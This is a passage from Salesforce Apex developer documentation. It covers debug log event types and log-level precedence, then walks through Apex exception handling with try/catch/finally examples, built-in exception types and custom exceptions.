SYSTEM_METHOD_ENTRY	Line number and method signature	System	DEBUG and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
SYSTEM_METHOD_EXIT	Line number and method signature	System	DEBUG and above
SYSTEM_MODE_ENTER	Mode name	System	INFO and above
SYSTEM_MODE_EXIT	Mode name	System	INFO and above
TESTING_LIMITS	None	Apex Profiling	INFO and above
TOTAL_EMAIL_RECIPIENTS_QUEUED	Number of emails sent	Apex Profiling	FINE and above
USER_DEBUG	Line number, logging level, and user-supplied string	Apex Code	DEBUG and above by default. If the user sets the log level for the `System.Debug` method, the event is logged at that level instead.
VALIDATION_ERROR	Error message	Validation	INFO and above
VALIDATION_FAIL	None	Validation	INFO and above
VALIDATION_FORMULA	Formula source and values	Validation	INFO and above
VALIDATION_PASS	None	Validation	INFO and above
VALIDATION_RULE	Rule name	Validation	INFO and above
VARIABLE_ASSIGNMENT	Line number, variable name, a string representation of the variable's value, and the variable's address	Apex Code	FINEST
VARIABLE_SCOPE_BEGIN	Line number, variable name, type, a value that indicates if the variable can be referenced, and a value that indicates if the variable is static	Apex Code	FINEST
VARIABLE_SCOPE_END	None	Apex Code	FINEST

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
VF_APEX_CALL	Element name, method name, and return type	Apex Code	INFO and above
VF_DESERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_DESERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
VF_EVALUATE_FORMULA_BEGIN	View state ID and formula	Visualforce	FINER and above
VF_EVALUATE_FORMULA_END	None	Visualforce	FINER and above
VF_PAGE_MESSAGE	Message text	Apex Code	INFO and above
VF_SERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_SERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
WF_ACTION	Action description	Workflow	INFO and above
WF_ACTION_TASK	Task subject, action ID, rule, owner, and due date	Workflow	INFO and above
WF_ACTIONS_END	Summary of actions performed	Workflow	INFO and above
WF_APPROVAL	Transition type, `EntityName: NameField Id`, and process node name	Workflow	INFO and above
WF_APPROVAL_REMOVE	`EntityName: NameField Id`	Workflow	INFO and above
WF_APPROVAL_SUBMIT	`EntityName: NameField Id`	Workflow	INFO and above
WF_ASSIGN	Owner and assignee template ID	Workflow	INFO and above
WF_CRITERIA_BEGIN	`EntityName: NameField Id`, rule name, rule ID, and trigger type (if rule respects trigger types)	Workflow	INFO and above
WF_CRITERIA_END	Boolean value indicating success (true or false)	Workflow	INFO and above
WF_EMAIL_ALERT	Action ID and rule	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_EMAIL_SENT	Email template ID, recipients, and CC emails	Workflow	INFO and above
WF_ENQUEUE_ACTIONS	Summary of actions enqueued	Workflow	INFO and above
WF_ESCALATION_ACTION	Case ID and business hours	Workflow	INFO and above
WF_ESCALATION_RULE	None	Workflow	INFO and above
WF_EVAL_ENTRY_CRITERIA	Process name, email template ID, and Boolean value indicating result (true or false)	Workflow	INFO and above
WF_FIELD_UPDATE	`EntityName: NameField Id` and the object or field name	Workflow	INFO and above
WF_FLOW_ACTION_BEGIN	ID of flow trigger	Workflow	INFO and above
WF_FLOW_ACTION_DETAIL	ID of flow trigger, object type and ID of record whose creation or update caused the workflow rule to fire, name and ID of workflow rule, and the names and values of flow variables or sObject variables	Workflow	FINE and above
WF_FLOW_ACTION_END	ID of flow trigger	Workflow	INFO and above
WF_FLOW_ACTION_ERROR	ID of flow trigger, ID of flow definition, ID of flow version, and flow error message	Workflow	ERROR and above
WF_FLOW_ACTION_ERROR_DETAIL	Detailed flow error message	Workflow	ERROR and above
WF_FORMULA	Formula source and values	Workflow	INFO and above
WF_HARD_REJECT	None	Workflow	INFO and above
WF_NEXT_APPROVER	Owner, next owner type, and field	Workflow	INFO and above
WF_NO_PROCESS_FOUND	None	Workflow	INFO and above
WF_OUTBOUND_MSG	`EntityName: NameField Id`, action ID, and rule	Workflow	INFO and above
WF_PROCESS_NODE	Process name	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`WF_REASSIGN_RECORD`	`EntityName: NameField Id` and owner	Workflow	INFO and above
`WF_RESPONSE_NOTIFY`	Notifier name, notifier email, and notifier template ID	Workflow	INFO and above
`WF_RULE_ENTRY_ORDER`	Integer and indicating order	Workflow	INFO and above
`WF_RULE_EVAL_BEGIN`	Rule type	Workflow	INFO and above
`WF_RULE_EVAL_END`	None	Workflow	INFO and above
`WF_RULE_EVAL_VALUE`	Value	Workflow	INFO and above
`WF_RULE_FILTER`	Filter criteria	Workflow	INFO and above
`WF_RULE_INVOCATION`	`EntityName: NameField Id`	Workflow	INFO and above
`WF_RULE_NOT_EVALUATED`	None	Workflow	INFO and above
`WF_SOFT_REJECT`	Process name	Workflow	INFO and above
`WF_SPOOL_ACTION_BEGIN`	Node type	Workflow	INFO and above
`WF_TIME_TRIGGER`	`EntityName: NameField Id`, time action, time action container, and evaluation Datetime	Workflow	INFO and above
`WF_TIME_TRIGGERS_BEGIN`	None	Workflow	INFO and above

Debugging Apex API Calls

All API calls that invoke Apex support a debug facility that allows access to detailed information about the execution of the code, including any calls to `System.debug()`. In addition to the Developer Console, a SOAP input header called `DebuggingHeader` allows you to set the logging granularity according to the levels outlined in the following table.

Element Name	Type	Description
`LogCategory`	`string`	Specify the type of information returned in the debug log. Valid values are: • `Db` • `Workflow`

Element Name	Type	Description
		• `Validation` • `Callout` • `Apex_code` • `Apex_profiling` • `All`
`LogCategoryLevel`	`string`	Specifies the amount of information returned in the debug log. Only the `Apex_code` `LogCategory` uses the log category levels. Valid log levels are (listed from lowest to highest): • `ERROR` • `WARN` • `INFO` • `DEBUG` • `FINE` • `FINER` • `FINEST`

In addition, the following log levels are still supported as part of the `DebuggingHeader` for backwards compatibility.

Log Level	Description
`NONE`	Does not include any log messages.
`DEBUGONLY`	Includes lower level messages, as well as messages generated by calls to the `System.debug` method.
`DB`	Includes log messages generated by calls to the `System.debug` method, as well as every data manipulation language (DML) statement or inline SOQL or SOSL query.
`PROFILE`	Includes log messages generated by calls to the `System.debug` method, every DML statement or inline SOQL or SOSL query, and the entrance and exit of every user-defined method. In addition, the end of the debug log contains overall profiling information for the portions of the request that used the most resources, in terms of SOQL and SOSL statements, DML operations, and Apex method invocations. These three sections list the locations in the code that consumed the most time, in descending order of total cumulative time, along with the number of times they were executed.
`CALLOUT`	Includes the request-response XML that the server is sending and receiving from an external Web service. This is useful when debugging issues related to using Force.com Web services API calls.
`DETAIL`	Includes all messages generated by the `PROFILE` level as well as the following: • Variable declaration statements • Start of loop executions

Log Level	Description
	• All loop controls, such as break and continue • Thrown exceptions * • Static and class initialization code * • Any changes in the with sharing context

The corresponding output header, `DebuggingInfo`, contains the resulting debug log. For more information, see DebuggingHeader on page 2215.

Debug Log Order of Precedence

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

The order of precedence for debug log levels is:

1. Trace flags set in the Developer Console override all other logging logic. The Developer Console sets a trace flag when it loads, and that trace flag remains in effect until it expires.
   a. To access your trace flags and their expiration times, open the Developer Console and click **Debug** > **Change Log Levels**.
   b. To add trace flags for a class or trigger, click **Add**, select a class or trigger, and then click **Add**.
   c. To adjust your log levels, double-click fields.

   Note: Setting trace flags doesn't cause logs to be generated or saved. Trace flags override other logging levels, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

2. If you don't have active trace flags, synchronous and asynchronous Apex tests execute with the default logging levels. Default logging levels are:

   DB
   INFO

   APEX_CODE
   DEBUG

   APEX_PROFILING
   INFO

   WORKFLOW
   INFO

   VALIDATION
   INFO

   CALLOUT
   INFO

   VISUALFORCE
   INFO

   SYSTEM
   DEBUG

3. If no relevant trace flags are active, and no tests are running, your API header sets your logging levels. API requests that are sent without debugging headers generate transient logs—logs that aren't saved—unless another logging rule is in effect.
4. If you enable system logs for a user, you get debug logs for that user's next 20 requests.
5. If your entry point sets a log level, that log level is used. For example, Visualforce requests can include a debugging parameter that sets log levels.

If none of these cases apply, logs aren't generated or persisted.

Exceptions in Apex

Exceptions note errors and other events that disrupt the normal flow of code execution. `throw` statements are used to generate exceptions, while `try`, `catch`, and `finally` statements are used to gracefully recover from exceptions.

There are many ways to handle errors in your code, including using assertions like `System.assert` calls, or returning error codes or Boolean values, so why use exceptions? The advantage of using exceptions is that they simplify error handling. Exceptions bubble up from the called method to the caller, as many levels as necessary, until a `catch` statement is found that will handle the error. This relieves you from writing error handling code in each of your methods. Also, by using `finally` statements, you have one place to recover from exceptions, like resetting variables and deleting data.

What Happens When an Exception Occurs?

When an exception occurs, code execution halts and any DML operations that were processed prior to the exception are rolled back and aren't committed to the database. Exceptions get logged in debug logs. For unhandled exceptions, that is, exceptions that the code doesn't catch, Salesforce sends an email to the developer with the exception information and the end user sees an error message in the Salesforce user interface.


Unhandled Exception Emails

The developer specified in the `LastModifiedBy` field receives the error via email with the Apex stack trace and the customer's organization and user ID. No other customer data is returned with the report.

Note: If duplicate exceptions occur, subsequent exception emails might get suppressed and only the first email is sent to prevent flooding the developer's inbox with emails about the same error. The email suppression is for Apex code that runs synchronously. For asynchronous Apex, including batch Apex and future methods (methods annotated with `@future`), emails for duplicate exceptions don't get suppressed.

Unhandled Exceptions in the User Interface

If an end user runs into an exception that occurred in Apex code while using the standard user interface, an error message appears on the page showing you the text of the unhandled exception as shown below:



Exception Statements

Apex uses *exceptions* to note errors and other events that disrupt the normal flow of code execution. `throw` statements can be used to generate exceptions, while `try`, `catch`, and `finally` can be used to gracefully recover from an exception.

Throw Statements

A `throw` statement allows you to signal that an error has occurred. To throw an exception, use the `throw` statement and provide it with an exception object to provide information about the specific error. For example:

```
throw exceptionObject;
```

Try-Catch-Finally Statements

The `try`, `catch`, and `finally` statements can be used to gracefully recover from a thrown exception:

- The `try` statement identifies a block of code in which an exception can occur.
- The `catch` statement identifies a block of code that can handle a particular type of exception. A single `try` statement can have zero or more associated `catch` statements. Each `catch` statement must have a unique exception type. Also, once a particular exception type is caught in one `catch` block, the remaining `catch` blocks, if any, aren't executed.
- The `finally` statement identifies a block of code that is guaranteed to execute and allows you to clean up your code. A single `try` statement can have up to one associated `finally` statement. Code in the `finally` block always executes regardless of whether an exception was thrown or the type of exception that was thrown. Because the `finally` block always executes, use it for cleanup code, such as for freeing up resources.

Syntax

The syntax of the `try`, `catch`, and `finally` statements is as follows.

```
try {
  // Try block
 code_block
} catch (exceptionType variableName) {
  // Initial catch block.
```

```
  // At least the catch block or the finally block must be present.
 code_block
} catch (Exception e) {
  // Optional additional catch statement for other exception types.
  // Note that the general exception type, 'Exception',
  // must be the last catch block when it is used.
 code_block
} finally {
  // Finally block.
  // At least the catch block or the finally block must be present.
 code_block
}
```

At least a `catch` block or a `finally` block must be present with a `try` block. The following is the syntax of a try-catch block.

```
try {
 code_block
} catch (exceptionType variableName) {
 code_block
}
// Optional additional catch blocks
```

The following is the syntax of a try-finally block.

```
try {
 code_block
} finally {
 code_block
}
```

This is a skeletal example of a try-catch-finally block.

```
try {
    // Perform some operation that
    //   might cause an exception.
} catch(Exception e) {
    // Generic exception handling code here.
} finally {
    // Perform some clean up.
}
```

Exceptions that Can't be Caught

Some special types of built-in exceptions can't be caught. Those exceptions are associated with critical situations in the Force.com platform. These situations require the abortion of code execution and don't allow for execution to resume through exception handling. One such exception is the limit exception (`System.LimitException`) that the runtime throws if a governor limit has been exceeded, such as when the maximum number of SOQL queries issued has been exceeded. Other examples are exceptions thrown when assertion statements fail (through `System.assert` methods) or license exceptions.

When exceptions are uncatchable, `catch` blocks, as well as `finally` blocks if any, aren't executed.

Exception Handling Example

To see an exception in action, execute some code that causes a DML exception to be thrown. Execute the following in the Developer Console:

```
Merchandise__c m = new Merchandise__c();
insert m;
```

The `insert` DML statement in the example causes a DmlException because we're inserting a merchandise item without setting any of its required fields. This is the exception error that you see in the debug log.

```
System.DmlException: Insert failed. First exception on row 0; first error:
REQUIRED_FIELD_MISSING, Required fields are missing: [Description, Price, Total
Inventory]: [Description, Price, Total Inventory]
```

Next, execute this snippet in the Developer Console. It's based on the previous example but includes a try-catch block.

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

Notice that the request status in the Developer Console now reports success. This is because the code handles the exception.

Any statements in the try block occurring after the exception are skipped and aren't executed. For example, if you add a statement after `insert m;`, this statement won't be executed. Execute the following:

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
    // This doesn't execute since insert causes an exception
    System.debug('Statement after insert.');
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

In the new debug log entry, notice that you don't see a debug message of `Statement after insert`. This is because this debug statement occurs after the exception caused by the insertion and never gets executed. To continue the execution of code statements after an exception happens, place the statement after the try-catch block. Execute this modified code snippet and notice that the debug log now has a debug message of `Statement after insert`.

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
// This will get executed
System.debug('Statement after insert.');
```

Alternatively, you can include additional try-catch blocks. This code snippet has the `System.debug` statement inside a second try-catch block. Execute it to see that you get the same result as before.

```
try {
    Merchandise__c m = new Merchandise__c();
```

```
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}

try {
    System.debug('Statement after insert.');
    // Insert other records
}
catch (Exception e) {
    // Handle this exception here
}
```

The finally block always executes regardless of what exception is thrown, and even if no exception is thrown. Let's see it used in action. Execute the following:

```
// Declare the variable outside the try-catch block
// so that it will be in scope for all blocks.
XmlStreamWriter w = null;
try {
    w = new XmlStreamWriter();
    w.writeStartDocument(null, '1.0');
    w.writeStartElement(null, 'book', null);
    w.writeCharacters('This is my book');
    w.writeEndElement();
    w.writeEndDocument();

    // Perform some other operations
    String s;
    // This causes an exception because
    // the string hasn't been assigned a value.
    Integer i = s.length();
} catch(Exception e) {
    System.debug('An exception occurred: ' + e.getMessage());
} finally {
    // This gets executed after the exception is handled
    System.debug('Closing the stream writer in the finally block.');
    // Close the stream writer
    w.close();
}
```

The previous code snippet creates an XML stream writer and adds some XML elements. Next, an exception occurs due to accessing the null String variable `s`. The catch block handles this exception. Then the finally block executes. It writes a debug message and closes the stream writer, which frees any associated resources. Check the debug output in the debug log. You'll see the debug message `Closing the stream writer in the finally block.` after the exception error. This tells you that the finally block executed after the exception was caught.

Built-In Exceptions and Common Methods

Apex provides a number of built-in exception types that the runtime engine throws if errors are encountered during execution. You've seen the DmlException in the previous example. Here is a sample of some other built-in exceptions. For a complete list of built-in exception types, see Exception Class and Built-In Exceptions.

DmlException

Any problem with a DML statement, such as an `insert` statement missing a required field on a record.

This example makes use of DmlException. The `insert` DML statement in this example causes a DmlException because it's inserting a merchandise item without setting any of its required fields. This exception is caught in the `catch` block and the exception message is written to the debug log using the `System.debug` statement.

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

ListException

Any problem with a list, such as attempting to access an index that is out of bounds.

This example creates a list and adds one element to it. Then, an attempt is made to access two elements, one at index 0, which exists, and one at index 1, which causes a ListException to be thrown because no element exists at this index. This exception is caught in the catch block. The `System.debug` statement in the catch block writes the following to the debug log: `The following exception has occurred: List index out of bounds: 1`.

```
try {
    List<Integer> li = new List<Integer>();
    li.add(15);
    // This list contains only one element,
    // but we're attempting to access the second element
    // from this zero-based list.
    Integer i1 = li[0];
    Integer i2 = li[1]; // Causes a ListException
} catch(ListException le) {
    System.debug('The following exception has occurred: ' + le.getMessage());
}
```

NullPointerException

Any problem with dereferencing a `null` variable.

This example creates a String variable named `s` but we don't initialize it to a value, hence, it is null. Calling the `contains` method on our null variable causes a NullPointerException. The exception is caught in our catch block and this is what is written to the debug log: `The following exception has occurred: Attempt to de-reference a null object`.

```
try {
    String s;
    Boolean b = s.contains('abc'); // Causes a NullPointerException
} catch(NullPointerException npe) {
    System.debug('The following exception has occurred: ' + npe.getMessage());
}
```

QueryException

Any problem with SOQL queries, such as assigning a query that returns no records or more than one record to a singleton sObject variable.

The second SOQL query in this example causes a QueryException. The example assigns a Merchandise object to what is returned from the query. Note the use of `LIMIT 1` in the query. This ensures that at most one object is returned from the database so we can assign it to a single object and not a list. However, in this case, we don't have a Merchandise named XYZ, so nothing is returned, and the attempt to assign the return value to a single object results in a QueryException. The exception is caught in our catch block

and this is what you'll see in the debug log: `The following exception has occurred: List has no rows for assignment to SObject`.

```
try {
    // This statement doesn't cause an exception, even though
    // we don't have a merchandise with name='XYZ'.
    // The list will just be empty.
    List<Merchandise__c> lm = [SELECT Name FROM Merchandise__c WHERE Name='XYZ'];
    // lm.size() is 0
    System.debug(lm.size());

    // However, this statement causes a QueryException because
    // we're assiging the return value to a Merchandise__c object
    // but no Merchandise is returned.
    Merchandise__c m = [SELECT Name FROM Merchandise__c WHERE Name='XYZ' LIMIT 1];
} catch(QueryException qe) {
    System.debug('The following exception has occurred: ' + qe.getMessage());
}
```

SObjectException

Any problem with sObject records, such as attempting to change a field in an `update` statement that can only be changed during `insert`.

This example results in an SObjectException in the try block, which is caught in the catch block. The example queries an invoice statement and selects only its Name field. It then attempts to get the Description__c field on the queried sObject, which isn't available because it isn't in the list of fields queried in the SELECT statement. This results in an SObjectException. This exception is caught in our catch block and this is what you'll see in the debug log: `The following exception has occurred: SObject row was retrieved via SOQL without querying the requested field: Invoice_Statement__c.Description__c`.

```
try {
    Invoice_Statement__c inv = new Invoice_Statement__c(
        Description__c='New Invoice');
    insert inv;

    // Query the invoice we just inserted
    Invoice_Statement__c v = [SELECT Name FROM Merchandise__c WHERE Id=:inv:Id];
    // Causes an SObjectException because we didn't retrieve
    // the Description__c field.
    String s = v.Description__c;
} catch(SObjectException se) {
    System.debug('The following exception has occurred: ' + se.getMessage());
}
```

Common Exception Methods

You can use common exception methods to get more information about an exception, such as the exception error message or the stack trace. The previous example calls the `getMessage` method, which returns the error message associated with the exception. There are other exception methods that are also available. Here are descriptions of some useful methods:

- `getCause`: Returns the cause of the exception as an exception object.
- `getLineNumber`: Returns the line number from where the exception was thrown.
- `getMessage`: Returns the error message that displays for the user.

- `getStackTraceString`: Returns the stack trace as a string.
- `getTypeName`: Returns the type of exception, such as DmlException, ListException, MathException, and so on.

Example

To find out what some of the common methods return, try running this example.

```
try {
    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];
    // Causes an SObjectException because we didn't retrieve
    // the Total_Inventory__c field.
    Double inventory = m.Total_Inventory__c;
} catch(Exception e) {
    System.debug('Exception type caught: ' + e.getTypeName());
    System.debug('Message: ' + e.getMessage());
    System.debug('Cause: ' + e.getCause());    // returns null
    System.debug('Line number: ' + e.getLineNumber());
    System.debug('Stack trace: ' + e.getStackTraceString());
}
```

The output of all `System.debug` statements looks like the following:

```
17:38:04:149 USER_DEBUG [7]|DEBUG|Exception type caught: System.SObjectException

17:38:04:149 USER_DEBUG [8]|DEBUG|Message: SObject row was retrieved via SOQL without
querying the requested field: Merchandise__c.Total_Inventory__c

17:38:04:150 USER_DEBUG [9]|DEBUG|Cause: null

17:38:04:150 USER_DEBUG [10]|DEBUG|Line number: 5

17:38:04:150 USER_DEBUG [11]|DEBUG|Stack trace: AnonymousBlock: line 5, column 1
```

The catch statement argument type is the generic Exception type. It caught the more specific SObjectException. You can verify that this is so by inspecting the return value of `e.getTypeName()` in the debug output. The output also contains other properties of the SObjectException, like the error message, the line number where the exception occurred, and the stack trace. You might be wondering why `getCause` returned null. This is because in our sample there was no previous exception (inner exception) that caused this exception. In Creating Custom Exceptions, you'll get to see an example where the return value of `getCause` is an actual exception.

More Exception Methods

Some exception types, such as DmlException, have specific exception methods that apply to only them and aren't common to other exception types:

- `getDmlFieldNames(Index of the failed record)`: Returns the names of the fields that caused the error for the specified failed record.
- `getDmlId(Index of the failed record)`: Returns the ID of the failed record that caused the error for the specified failed record.
- `getDmlMessage(Index of the failed record)`: Returns the error message for the specified failed record.
- `getNumDml`: Returns the number of failed records.

Example

This snippet makes use of the DmlException methods to get more information about the exceptions returned when inserting a list of Merchandise objects. The list of items to insert contains three items, the last two of which don't have required fields and cause exceptions.

```
Merchandise__c m1 = new Merchandise__c(
    Name='Coffeemaker',
```

```
    Description__c='Kitchenware',
    Price__c=25,
    Total_Inventory__c=1000);
// Missing the Price and Total_Inventory fields
Merchandise__c m2 = new Merchandise__c(
    Name='Coffeemaker B',
    Description__c='Kitchenware');
// Missing all required fields
Merchandise__c m3 = new Merchandise__c();
Merchandise__c[] mList = new List<Merchandise__c>();
mList.add(m1);
mList.add(m2);
mList.add(m3);

try {
    insert mList;
} catch (DmlException de) {
    Integer numErrors = de.getNumDml();
    System.debug('getNumDml=' + numErrors);
    for(Integer i=0;i<numErrors;i++) {
        System.debug('getDmlFieldNames=' + de.getDmlFieldNames(i));
        System.debug('getDmlMessage=' + de.getDmlMessage(i));
    }
}
```

Note how the sample above didn't include all the initial code in the try block. Only the portion of the code that could generate an exception is wrapped inside a `try` block, in this case the `insert` statement could return a DML exception in case the input data is not valid. The exception resulting from the `insert` operation is caught by the `catch` block that follows it. After executing this sample, you'll see an output of `System.debug` statements similar to the following:

```
14:01:24:939 USER_DEBUG [20]|DEBUG|getNumDml=2

14:01:24:941 USER_DEBUG [23]|DEBUG|getDmlFieldNames=(Price, Total Inventory)

14:01:24:941 USER_DEBUG [24]|DEBUG|getDmlMessage=Required fields are missing: [Price,
Total Inventory]

14:01:24:942 USER_DEBUG [23]|DEBUG|getDmlFieldNames=(Description, Price, Total Inventory)

14:01:24:942 USER_DEBUG [24]|DEBUG|getDmlMessage=Required fields are missing:
[Description, Price, Total Inventory]
```

The number of DML failures is correctly reported as two since two items in our list fail insertion. Also, the field names that caused the failure, and the error message for each failed record is written to the output.

Catching Different Exception Types

In the previous examples, we used the specific exception type in the catch block. We could have also just caught the generic Exception type in all examples, which catches all exception types. For example, try running this example that throws an SObjectException and has a catch statement with an argument type of Exception. The SObjectException gets caught in the catch block.

```
try {
    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];
    // Causes an SObjectException because we didn't retrieve
    // the Total_Inventory__c field.
    Double inventory = m.Total_Inventory__c;
```

```
} catch(Exception e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

Alternatively, you can have several catch blocks—a catch block for each exception type, and a final catch block that catches the generic Exception type. Look at this example. Notice that it has three catch blocks.

```
try {
    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];
    // Causes an SObjectException because we didn't retrieve
    // the Total_Inventory__c field.
    Double inventory = m.Total_Inventory__c;
} catch(DmlException e) {
    System.debug('DmlException caught: ' + e.getMessage());
} catch(SObjectException e) {
    System.debug('SObjectException caught: ' + e.getMessage());
} catch(Exception e) {
    System.debug('Exception caught: ' + e.getMessage());
}
```

Remember that only one catch block gets executed and the remaining ones are bypassed. This example is similar to the previous one, except that it has a few more catch blocks. When you run this snippet, an SObjectException is thrown on this line: `Double inventory = m.Total_Inventory__c;`. Every catch block is examined in the order specified to find a match between the thrown exception and the exception type specified in the catch block argument:

1. The first catch block argument is of type DmlException, which doesn't match the thrown exception (SObjectException.)
2. The second catch block argument is of type SObjectException, which matches our exception, so this block gets executed and the following message is written to the debug log: `SObjectException caught: SObject row was retrieved via SOQL without querying the requested field: Merchandise__c.Total_Inventory__c`.
3. The last catch block is ignored since one catch block has already executed.

The last catch block is handy because it catches any exception type, and so catches any exception that was not caught in the previous catch blocks. Suppose we modified the code above to cause a NullPointerException to be thrown, this exception gets caught in the last catch block. Execute this modified example. You'll see the following debug message: `Exception caught: Attempt to de-reference a null object`.

```
try {
    String s;
    Boolean b = s.contains('abc'); // Causes a NullPointerException
} catch(DmlException e) {
    System.debug('DmlException caught: ' + e.getMessage());
} catch(SObjectException e) {
    System.debug('SObjectException caught: ' + e.getMessage());
} catch(Exception e) {
    System.debug('Exception caught: ' + e.getMessage());
}
```

Creating Custom Exceptions

You can't throw built-in Apex exceptions but can only catch them. With custom exceptions, you can throw and catch them in your methods. Custom exceptions enable you to specify detailed error messages and have more custom error handling in your catch blocks.

Exceptions can be top-level classes, that is, they can have member variables, methods and constructors, they can implement interfaces, and so on.

To create your custom exception class, extend the built-in `Exception` class and make sure your class name ends with the word `Exception`, such as "MyException" or "PurchaseException". All exception classes extend the system-defined base class `Exception`, and therefore, inherits all common Exception methods.

This example defines a custom exception called `MyException`.

```
public class MyException extends Exception {}
```

Like Java classes, user-defined exception types can form an inheritance tree, and catch blocks can catch any object in this inheritance tree. For example:

```
public class BaseException extends Exception {}
public class OtherException extends BaseException {}

try {
    Integer i;
    // Your code here
    if (i < 5) throw new OtherException('This is bad');
} catch (BaseException e) {
    // This catches the OtherException
}
```

Here are some ways you can create your exceptions objects, which you can then throw.

You can construct exceptions:

- With no arguments:

  ```
  new MyException();
  ```

- With a single String argument that specifies the error message:

  ```
  new MyException('This is bad');
  ```

- With a single Exception argument that specifies the cause and that displays in any stack trace:

  ```
  new MyException(e);
  ```

- With both a String error message and a chained exception cause that displays in any stack trace:

  ```
  new MyException('This is bad', e);
  ```

Rethrowing Exceptions and Inner Exceptions

After catching an exception in a catch block, you have the option to rethrow the caught exception variable. This is useful if your method is called by another method and you want to delegate the handling of the exception to the caller method. You can rethrow the caught exception as an inner exception in your custom exception and have the main method catch your custom exception type.

The following example shows how to rethrow an exception as an inner exception. The example defines two custom exceptions, `My1Exception` and `My2Exception`, and generates a stack trace with information about both.

```
// Define two custom exceptions
public class My1Exception extends Exception {}
public class My2Exception extends Exception {}

try {
```

```
    // Throw first exception
    throw new My1Exception('First exception');
} catch (My1Exception e) {
    // Throw second exception with the first
    // exception variable as the inner exception
    throw new My2Exception('Thrown with inner exception', e);
}
```

This is how the stack trace looks like resulting from running the code above:

```
15:52:21:073 EXCEPTION_THROWN [7]|My1Exception: First exception
15:52:21:077 EXCEPTION_THROWN [11]|My2Exception: Throw with inner exception
15:52:21:000 FATAL_ERROR AnonymousBlock: line 11, column 1
15:52:21:000 FATAL_ERROR Caused by
15:52:21:000 FATAL_ERROR AnonymousBlock: line 7, column 1
```

The example in the next section shows how to handle an exception with an inner exception by calling the `getCause` method.

Inner Exception Example

Now that you've seen how to create a custom exception class and how to construct your exception objects, let's create and run an example that demonstrates the usefulness of custom exceptions.

1. In the Developer Console, create a class named `MerchandiseException` and add the following to it:

   ```
   public class MerchandiseException extends Exception {}
   ```

   You'll use this exception class in the second class that you'll create. Note that the curly braces at the end enclose the body of your exception class, which we left empty because we get some free code—our class inherits all the constructors and common exception methods, such as `getMessage`, from the built-in `Exception` class.

2. Next, create a second class named `MerchandiseUtility`.

   ```
   public class MerchandiseUtility {
       public static void mainProcessing() {
           try {
               insertMerchandise();
           } catch(MerchandiseException me) {
               System.debug('Message: ' + me.getMessage());
               System.debug('Cause: ' + me.getCause());
               System.debug('Line number: ' + me.getLineNumber());
               System.debug('Stack trace: ' + me.getStackTraceString());
           }
       }

       public static void insertMerchandise() {
           try {
               // Insert merchandise without required fields
               Merchandise__c m = new Merchandise__c();
               insert m;
           } catch(DmlException e) {
               // Something happened that prevents the insertion
               // of Employee custom objects, so throw a more
               // specific exception.
   ```

```
            throw new MerchandiseException(
                'Merchandise item could not be inserted.', e);
        }
    }
}
```

This class contains the `mainProcessing` method, which calls `insertMerchandise`. The latter causes an exception by inserting a Merchandise without required fields. The catch block catches this exception and throws a new exception, the custom MerchandiseException you created earlier. Notice that we called a constructor for the exception that takes two arguments: the error message, and the original exception object. You might wonder why we are passing the original exception? Because it is useful information—when the MerchandiseException gets caught in the first method, `mainProcessing`, the original exception (referred to as an inner exception) is really the cause of this exception because it occurred before the MerchandiseException.

3. Now let's see all this in action to understand better. Execute the following:

```
MerchandiseUtility.mainProcessing();
```

4. Check the debug log output. You should see something similar to the following:

```
18:12:34:928 USER_DEBUG [6]|DEBUG|Message: Merchandise item could not be inserted.

18:12:34:929 USER_DEBUG [7]|DEBUG|Cause: System.DmlException: Insert failed. First
exception on row 0; first error: REQUIRED_FIELD_MISSING, Required fields are missing:
[Description, Price, Total Inventory]: [Description, Price, Total Inventory]

18:12:34:929 USER_DEBUG [8]|DEBUG|Line number: 22

